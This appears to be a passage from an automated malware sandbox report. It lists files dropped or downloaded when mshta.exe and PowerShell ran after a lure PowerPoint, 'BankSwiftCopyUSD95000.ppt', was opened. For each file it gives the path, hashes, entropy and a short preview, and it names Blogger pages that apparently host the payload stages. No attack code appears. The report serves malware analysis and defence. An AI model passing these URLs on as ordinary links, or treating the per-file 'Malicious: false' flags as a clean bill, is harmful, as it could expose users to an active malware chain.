Preview:	<!DOCTYPE html>.<html class='v2' dir='ltr' lang='en-GB'>.<head>.<link href='https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.css' rel='stylesheet' type='text/css'/>.<meta content='width=1100' name='viewport'/>.<meta content='text/html; charset=UTF-8' http-equiv='Content-Type'/>.<meta content='blogger' name='generator'/>.<link href='https://startthepartyup.blogspot.com/favicon.ico' rel='icon' type='image/x-icon'/>.<link href='https://startthepartyup.blogspot.com/p/backbone14.html' rel='canonical'/>.<link rel="alternate" type="application/atom+xml" title="startthepartyup - Atom" href="https://startthepartyup.blogspot.com/feeds/posts/default" />.<link rel="alternate" type="application/rss+xml" title="startthepartyup - RSS" href="https://startthepartyup.blogspot.com/feeds/posts/default?alt=rss" />.<link rel="service.post" type="application/atom+xml" title="startthepartyup - Atom" href="https://www.blogger.com/feeds/902782117435942467 2/posts/default" />. [if IE]><script

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\blogin[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	149589
Entropy (8bit):	5.572386533241481
Encrypted:	false
SSDEEP:	1536:gbSXNDKT4eyooGpV2UAWIGSDHhgoynJ3mYOqLZUf1o4FZeMe4at0YWLGkQYnWe9N:OS9y8heIRg+b4gYzjhW+G
MD5:	84FE5508BBFE1C53A62309FDEFE15D3D
SHA1:	53393903F80154A63BB018D34A22CB2710E533FB
SHA-256:	7E39CB5BA2B39A584E8A3FDC746AF5435381E4C43F9C541F5B3CF8159BF6FE23
SHA-512:	F11A830A4A2E260747D055C293CFF28B55262C0836D226572BA1C8EB8905064440D56AFD37D0BBE03F2361170AAF75D7B8F0AB3F6EEF6079F7F8382D89A2B5A2
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html dir="ltr"><head><title>Sensitive content warning</title>.<link href="//fonts.googleapis.com/css?family=Open+Sans:300" rel="stylesheet" type="text/css">.<meta content="adult" name="rating">.<link href="//fonts.googleapis.com/css?family=Open+Sans:300" rel="stylesheet" type="text/css">.<link href="//www.google.com/css/maia.css" rel="stylesheet" type="text/css">.<link href="https://www.blogger.com/static/v1/v-css/281434096-static_pages.css" rel="stylesheet" type="text/css">.<style type="text/css">. @font-face{font-family:'Material Icons Extended';font-style:normal;font-weight:400;src:url(//fonts.gstatic.com/s/materialiconsextended/v64/kJEjBvgX7BgnkSrUwT8UnLVc38YydejYY-oE_LvN.eot);}. </style></head>.<body class="lang_en rb"><script type="text/javascript">. window.ga=window.ga||function(){(ga.q=ga.q||[]).push(arguments)};ga.l=+new Date;. ga('create',. "UA-18003-7",. '

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\blogin[3].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	5.457584462246226
Encrypted:	false
SSDEEP:	192:puqg3OqSB5cc8rELWyHvEODR2usCnyVas4PV6D8f:EqmbSj0xquahx
MD5:	10B58BA496D799C0235A21242608116F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\blogin[3].htm	
SHA1:	85CEF1A13EBCEF0E4C2CF111AF0F7A458FBCA27E
SHA-256:	3E550C2C5FF69839A75EFCA67A23A000114E534A853F592A8083AA97D08DF270
SHA-512:	A083CCA0589874EB508F499F9563D38799D516D9C9C093213CD6AF55A08407A890E67AF1319695F752AC49A8213E8556FA6AC86E0CC37A2523381B3FFA3AABE0
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html dir="ltr"><head><title>Sensitive content warning</title>.<link href="//fonts.googleapis.com/css?family=Open+Sans:300" rel="stylesheet" type="text/css">.<meta content="adult" name="rating">.<link href="//fonts.googleapis.com/css?family=Open+Sans:300" rel="stylesheet" type="text/css">.<link href="//www.google.com/css/maia.css" rel="stylesheet" type="text/css">.<link href="https://www.blogger.com/static/v1/v-css/281434096-static_pages.css" rel="stylesheet" type="text/css">.<style type="text/css">. @font-face{font-family:'Material Icons Extended';font-style:normal;font-weight:400;src:url(//fonts.gstatic.com/s/materialiconsextended/v64/kJEjBvgX7BgnkSrUwT8UnLVc38YydejYY-oE_LvN.eot);}. </style></head>.<body class="lang_en rb"><script type="text/javascript">. window.ga=window.ga||function(){(ga.q=ga.q||[]).push(arguments)};ga.l=+new Date;. ga('create',. "UA-18003-7",. '

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\error[1]	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	6494
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDucqKFlZ/P:C0pv+GkduSDl6LRl0pv+GkduSDl6LRa
MD5:	267E302C26E032132179DE088213355D
SHA1:	7BAB512125E561DE8CB6304F85E1C942F1144C52
SHA-256:	CB0BA3CA8EB46FDF94EECE50590E21BC1DF2000C0DF63E06C9E9D91F7EB0EFC9
SHA-512:	0C84328BB901154545D9EAF735847AAA9132CC937E3E694C40FA1339FBFC5FC716CD7C2FB4DEDCBCDDBCA1E0D39EC4EF4BBAD0C44F744452E3F2CC805C306F4
Malicious:	false
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLoad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\error[2]	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLoad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\icon18_edit_allbkg[1].gif	
Process:	C:\Windows\System32\mshta.exe
File Type:	GIF image data, version 89a, 18 x 18
Category:	downloaded
Size (bytes):	162
Entropy (8bit):	6.20718596834588
Encrypted:	false
SSDEEP:	3:CUS9n21IZClSWEj5QQxlEGsSZpZcYES9XfLvlcDdcpFXn:HS9nSIUlSlNQQjEGsSJcYEowdcrX
MD5:	C991641178FF05ADF0D004298B5EAFA9
SHA1:	D8F6CE8ECD92B86D49849360F6B81CEB10B4C941
SHA-256:	CA9848E6006CFEC8F9FFA29433ADE8152204BDB95579200831C6DC0F53DFF70B
SHA-512:	6A845A5DB1F1388DF00F09FDE3787C5A8846C4F1F8041476BC011553821F9BD90FB2937AC10BE45EB5DD1749105CCD4F7339FAA044ECC7386CAF9B59B374EB3
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\icon18_edit_allbkg[1].gif	
IE Cache URL:	http://https://resources.blogblog.com/img/icon18_edit_allbkg.gif
Preview:	GIF89a.....j4TSP.%.....)I5.....S(..3&...1..#..!.....,.....O..I...`.....(..1....."N.(.!.3....wH.@..1..... ....ra..R...../..yL `M.J..;

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\icon18_wrench_allbkg[1].png	
Process:	C:\Windows\System32\mshta.exe
File Type:	PNG image data, 18 x 18, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	475
Entropy (8bit):	7.239750626651385
Encrypted:	false
SSDEEP:	12:6v/7ElZUJDdwjI5Fa4ep0LPf+veUxQn6/Xh0ptMQsfZhkNTpQEsb7:ZK1dw0etKjfUxQn6/x0DWrETpQZb7
MD5:	F617EFFE6D96C15ACFEA8B2E8AAE551F
SHA1:	6D676AF11AD2E84B620CCE4D5992B657CB2D8AB6
SHA-256:	D172D750493BE64A7ED84DEC1DD2A0D787BA42F78BC694B0858F152C52B6620B
SHA-512:	3189A6281AD065848AFC700A47BEA885CD3905DAE11CCB28B88C81D3B28F73F4DFA2D5D1883BB9325DC7729A32AA29B7D1181AE5752DF00F6931624B5057198
Malicious:	false
IE Cache URL:	http://https://resources.blogblog.com/img/icon18_wrench_allbkg.png
Preview:	.PNG.....IHDR.....a.~e....PLTE..... J.4e.....u..l..e..c{.....Y}.T|....`v.`w.....[q.....Eq.. ..__^.....bY....tRNS.@..f....IDATx^M.U..1.@..A(33.Cf....qR...."..@....*.v&.g...X.="6.Xz.$/".3.;.R\....Mb.((...J...R...pK.OY.0...Q.....q.r3..r.v..b..j+..h.r...<._...l.}lY.....o%....b..d,l/. .....N...ig.K.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\maia[1].css	
Process:	C:\Windows\System32\mshta.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	43502
Entropy (8bit):	5.583970359912841
Encrypted:	false
SSDEEP:	768:xwAbmEw+jAJFnSCZ9vWdmIfhjQucISYsU8/F+:bAJFnSC3W1QXISYsU8t+
MD5:	9E914FD11C5238C50EBA741A873F0896
SHA1:	950316FFEF900CEECCA4CF847C9A8C14231271DA
SHA-256:	8684A32D1A10D050A26FC33192EDF427A5F0C6874C590A68D77AE6E0D186BD8A
SHA-512:	362B96B27D3286396F53ECE74B1685FA915FC9A73E83F28E782B3F6A2B9F851BA9E37D79D93BD97AB7B3DC3C2D9B66B5E8F81151C8B65A17F4483E1484428E5F
Malicious:	false
IE Cache URL:	http://https://www.google.com/css/maia.css
Preview:	@media screen,projection,print{html,input,textarea{font-family:arial,sans-serif}html.maia-noto:lang(ar),html.maia-noto:lang(ar) input,html.maia-noto:lang(ar) textarea{font-family:"Noto Naskh Arabic UI",arial,sans-serif}html{line-height:1.54}h5,h6,pre,table,input,textarea,code{font-size:1em}address,abbr,cite{font-style:normal}table{border-collapse:collapse;border-spacing:0}th{text-align:left}[dir=rtl] th{text-align:right}blockquote,q{font-style:italic}html[lang^=ja] blockquote,html[lang^=ja] q,html[lang^=ko] blockquote,html[lang^=ko] q,html[lang^=zh] blockquote,html[lang^=zh] q{font-style:normal}fieldset,iframe,img{border:0}q{quotes:none}sup,sub{line-height:0}html[lang^=ja] .ww,html[lang^=ko] .ww,html[lang^=zh] .ww{display:inline-block}}@media screen,projection{html,h4,h5,h6{font-size:13px}html{background:#fff;color:#444;padding:0 15px}body,fieldset{margin:0}h1,h2,h3,h4,em,i{font-weight:bold}h1,h2,h3,h4,blockquote,q{font-family:"open sans",arial,sans-serif}html.maia-noto:lang(ar) h1,htm

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\share_buttons_20_3[1].png	
Process:	C:\Windows\System32\mshta.exe
File Type:	PNG image data, 120 x 60, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	5080
Entropy (8bit):	7.934378623776424
Encrypted:	false
SSDEEP:	96:fQF0nYNa08BXqtmthO92OamTM5TuqeKJbLcbIsZNB52O2LK:fQoYkLBpc92OamT0TeKxLCIsvB52OCK
MD5:	AD9999106D5F550920B586E8E1704E5A
SHA1:	93FD02C51166402A41F96509CD0CA3FB917877DD
SHA-256:	3829A5B2ADE7CFC416C80B8F3DF71E49E68672875F025D525223978F5CEE3FD3
SHA-512:	DE6552632F76A64C26FC0F27CCE741FBB383D60C62A4999A79023D3207B0FAB754CC975B4988B3F65CE481791C434D18D427CE3D98D7838AD0ED05A1D812551
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/img/share_buttons_20_3.png
Preview:	.PNG.....IHDR...x...<.....~.....IDATh...t.U..3=}l..V<==....m.O7.H; ..-zd.q.....a..$..J .a.I.{0!!!%$.$..}...'...._./.\|.U..6Su....z....}U.....S.....H.....Gtt4v...E...o.. {QQQ.U.....\.r...+.j.*.6..V_...W.c.....8..[...(//.....p..9\|..7R.x...L`k....]Z.~.K.6l.tn.u...4.pMM..9..g.J.....^w.BV...WUU...$.....y.....M.....D.....Sr,./^.I.W...x.l`.rXX..m.&..f.u.. ...V.Uj.}X.d..-[..C..h..cbb.....y.....2..s...R.....d...qO.#\B=|.....9N..,@xx8..\./..R..5F.....\.....q.....l....r..K.....1c..y#...ptRGG...."$$DJ.....nBB....:.'r.....**..'.....Nq"z...cuL..R.xj..... 1.5k.....KN.5k..q.9s.....h.....`DD.....*.u..e.....z.L#s..a....`* ...X.|.l$ApVy.L.....l.mp.8I.M...0;.B...9...]...^...R`.q%={yyyr...p...AG.gSl.I....?_:..=..L....@..x...y...?/.....<H.....4==]. *....a.`z.._5P..;...j...9"s...}.....z..,...(.Sl+....\.....1.x.#..~\.....K/....'2..wz..o.-.!.={.nN..#./C.hh..pd.m...x..5.L..u..@.\.q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\st2222[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\st2222[1].htm	
Category:	downloaded
Size (bytes):	246010
Entropy (8bit):	3.7271987098613337
Encrypted:	false
SSDEEP:	768:d83eyHHvPWdKqaS2vc26nI2VbzU3Ej46xvfnVgoLS2S7b:d83LHH2dKqx2ZKI2Vc3Ej46vgoLy
MD5:	98E5D1F262EBFD9AFC2542E6F9A6A886
SHA1:	6802354CA8583B3A63C8E1CB285BA5257384894B
SHA-256:	0906CE83C6E40BB3EBDF2A2B648EB735E3EA53B75C16367EF1BB6930FD67E8EC
SHA-512:	B28BF5C412AF04A32975989C366E4D20DCE253EAD5022A34F1413DD46772483C2B114ABB7560FC19B248E8BAE866AE71DD771E96922BE047083DCE05F7CDCB4 7
Malicious:	false
IE Cache URL:	http://https://mainjigijigi123.blogspot.com/p/st2222.html
Preview:	<!DOCTYPE html>.<html class='v2' dir='ltr' lang='en-GB'>.<head>.<link href='https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.css' rel='stylesheet' type='text/css'/>.<meta content='width=1100' name='viewport'/>.<meta content='text/html; charset=UTF-8' http-equiv='Content-Type'/>.<meta content='blogger' name='generator'/>.<link href='https://mainjigijigi123.blogspot.com/favicon.ico' rel='icon' type='image/x-icon'/>.<link href='https://mainjigijigi123.blogspot.com/p/st2222.html' rel='canonical'/>.<link rel="alternate" type="application/atom+xml" title="mainjigijigi - Atom" href="https://mainjigijigi123.blogspot.com/feeds/posts/default" />.<link rel="alternate" type="application/rss+xml" title="mainjigijigi - RSS" href="https://mainjigijigi123.blogspot.com/feeds/posts/default?alt=rss" />.<link rel="service.post" type="application/atom+xml" title="mainjigijigi - Atom" href="https://www.blogger.com/feeds/9116518222795791100/posts/default" />. [if IE]><script type="text/j

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\stback1[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	33773
Entropy (8bit):	5.536280135344462
Encrypted:	false
SSDEEP:	768:itNq3eyHHvPWdCPJS2vc26nu5AkXnVgshXt+2SYn:itNq3LHH2dCPE2ZKu5AYgshXt/
MD5:	AD61696C5A1D04015DF2FF3709BD5E0D
SHA1:	73F6B22D0B12930A32CA6DFE19FE8D4A46F2E39D
SHA-256:	97CE2ADA8A44A9A8F2CCA726172792B2080B341254D2350DD56E4D5AD75B210C
SHA-512:	4111C05D9B591251A533DA1470DC6D7D00F421065A95F7FA5DF1B721C1C516DC456BE228F0FE18638F986201BE47AA51DE5D70E23B44AA5298196E45F1A4B87D
Malicious:	false
IE Cache URL:	http://https://backbones1234511a.blogspot.com/p/stback1.html
Preview:	<!DOCTYPE html>.<html class='v2' dir='ltr' lang='en'>.<head>.<link href='https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.css' rel='stylesheet' type='text/css'/>.<meta content='width=1100' name='viewport'/>.<meta content='text/html; charset=UTF-8' http-equiv='Content-Type'/>.<meta content='blogger' name='generator'/>.<link href='https://backbones1234511a.blogspot.com/favicon.ico' rel='icon' type='image/x-icon'/>.<link href='https://backbones1234511a.blogspot.com/p/stback1.html' rel='canonical'/>.<link rel="alternate" type="application/atom+xml" title="backbones - Atom" href="https://backbones1234511a.blogspot.com/feeds/posts/default" />.<link rel="alternate" type="application/rss+xml" title="backbones - RSS" href="https://backbones1234511a.blogspot.com/feeds/posts/default?alt=rss" />.<link rel="service.post" type="application/atom+xml" title="backbones - Atom" href="https://www.blogger.com/feeds/7680886694920034828/posts/default" />. [if IE]><script type="text/java

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\BankSwiftCopyUSD95000.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Wed Jan 13 20:43:35 2021, length=104448, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.558696032471506
Encrypted:	false
SSDEEP:	48:8TZ/XT0jkgX2nhO7Qh2TZ/XT0jkgX2nhO7Q/:8TZ/Xojk22E7Qh2TZ/Xojk22E7Q/
MD5:	D8B2787B913D71E0A0A5163A1FC63967
SHA1:	A7FE3DF765FDAB05C4BE82F0AB63B0F1BD3425C3
SHA-256:	F078FBE707E4D6C86A3DFCC8B175F978505C3A2DE77651BBCB799788A377BC1F
SHA-512:	30116C07A1B500ED664147BFAFDF228427E009DA10EC22CDA300FD1F3759A7B719BD27B3F48415F56B1968F0C67169B269830C15F8640DCCA36EF702CC441813
Malicious:	false
Preview:	L.....F.... ....d..{...d..{..n^.%.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.....-Rr. .BANKSW~1.PPT..`.....Q.y.Q.y*...8.....B.a.n.k.S.w.i.f.t.C.o.p.y.U.S.D.9.5.0.0.0...p.p.t.....-...8...[.....?J.....C:\Users\..#.....\\226546\Users.user\Desktop\BankSwiftCopyUSD95000.ppt.0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.B.a.n.k.S.w.i.f.t.C.o.p.y.U.S.D.9.5.0.0.0...p.p.t.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226546.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	101
Entropy (8bit):	4.605215508179514

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Encrypted:	false
SSDEEP:	3:e1E61Qcw2DhU/7Qcw2DhUmZ1E61Qcw2DhUv:e1C2FAC2F1C2F2
MD5:	5BB7084F6E424324054C931281C6DF42
SHA1:	DC56F7830AC51ADA1C311EED0BB358BB0459B680
SHA-256:	D89D12C522386DBDFF572982BDC69C10664078538D4AB16FA871FB81034DF01D
SHA-512:	F801ACE22A36CC0521F73B51198177F974AB9C0CC9FD1F66EB2B7A7EDCAF915C791361B5C76DDBA840C6AD0B367E110EC776CD9B003AEBFD92DA603205C4F11
Malicious:	false
Preview:	[ppt]..BankSwiftCopyUSD95000.LNK=0..BankSwiftCopyUSD95000.LNK=0..[ppt]..BankSwiftCopyUSD95000.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0C80LKLL3RNFORU629R4.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5869379648879183
Encrypted:	false
SSDEEP:	96:chQCsMq2yqvsqvJCwo1z8hQCsMq2yqvsEHyqvJCworbzbKKr8PHmZqR/MlUV/lu:cyko1z8ywHnorbzbPxZqRPlu
MD5:	D62CC9CCF77316A2AA6A729F57925D11
SHA1:	00678A777EC4BF4C3AD3EA8B922FF9481CE5BFDC
SHA-256:	93390D2FE903C3BDD52EEB40A7A231B9D176C8C8B54AE580A6681F2E701ACED0
SHA-512:	8480FC261FDFF51E9BC8B9345A8532408E699FD60FF6A354B01E7DCCCC6F7AF991A8840790344B042029656AF0EFBB450E90DAA3A24E371EC4E3CC458B70FAF
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\3U3Q2FM73WBY1UE104TU.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5869379648879183
Encrypted:	false
SSDEEP:	96:chQCsMq2yqvsqvJCwo1z8hQCsMq2yqvsEHyqvJCworbzbKKr8PHmZqR/MlUV/lu:cyko1z8ywHnorbzbPxZqRPlu
MD5:	D62CC9CCF77316A2AA6A729F57925D11
SHA1:	00678A777EC4BF4C3AD3EA8B922FF9481CE5BFDC
SHA-256:	93390D2FE903C3BDD52EEB40A7A231B9D176C8C8B54AE580A6681F2E701ACED0
SHA-512:	8480FC261FDFF51E9BC8B9345A8532408E699FD60FF6A354B01E7DCCCC6F7AF991A8840790344B042029656AF0EFBB450E90DAA3A24E371EC4E3CC458B70FAF
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\J8I74OU51TKSDH4DLI8O.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585483093071589
Encrypted:	false
SSDEEP:	96:chQCsMq2yqvsqvJCwo1z8hQCsMq2yqvsEHyqvJCworbzkKY2PHmxyR/MlUV/lu:cyko1z8ywHnorbzktxyRPlu
MD5:	CFED356B7D3C67E02B444A42748C9C30
SHA1:	9F8F99098E818E40DEF5CEBB79D6750E4218CA39
SHA-256:	DF469FB95559F0412C9AF5C3AD77C12F276241ABABF606D60695F40BABCBAF56
SHA-512:	C3B154749C955D91EE2B3577987FEF327EBBA37ED07FC3CFF97169F73CC7CB1A22DD38D85E320DE6302485FF806206B8D3698B59CACF4E95074C8D7A94B5022
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\J8I74OU51TKSDH4DLI8O.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\K99IMC5JY7YG7OEZH6Y6.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5869379648879183
Encrypted:	false
SSDEEP:	96:chQCsMq2yqvsqvJCwo1z8hQCsMq2yqvsEHyqvJCworbzbKKr8PHmZqR/MlUV/lu:cyko1z8ywHnorbzbPxZqRPlu
MD5:	D62CC9CCF77316A2AA6A729F57925D11
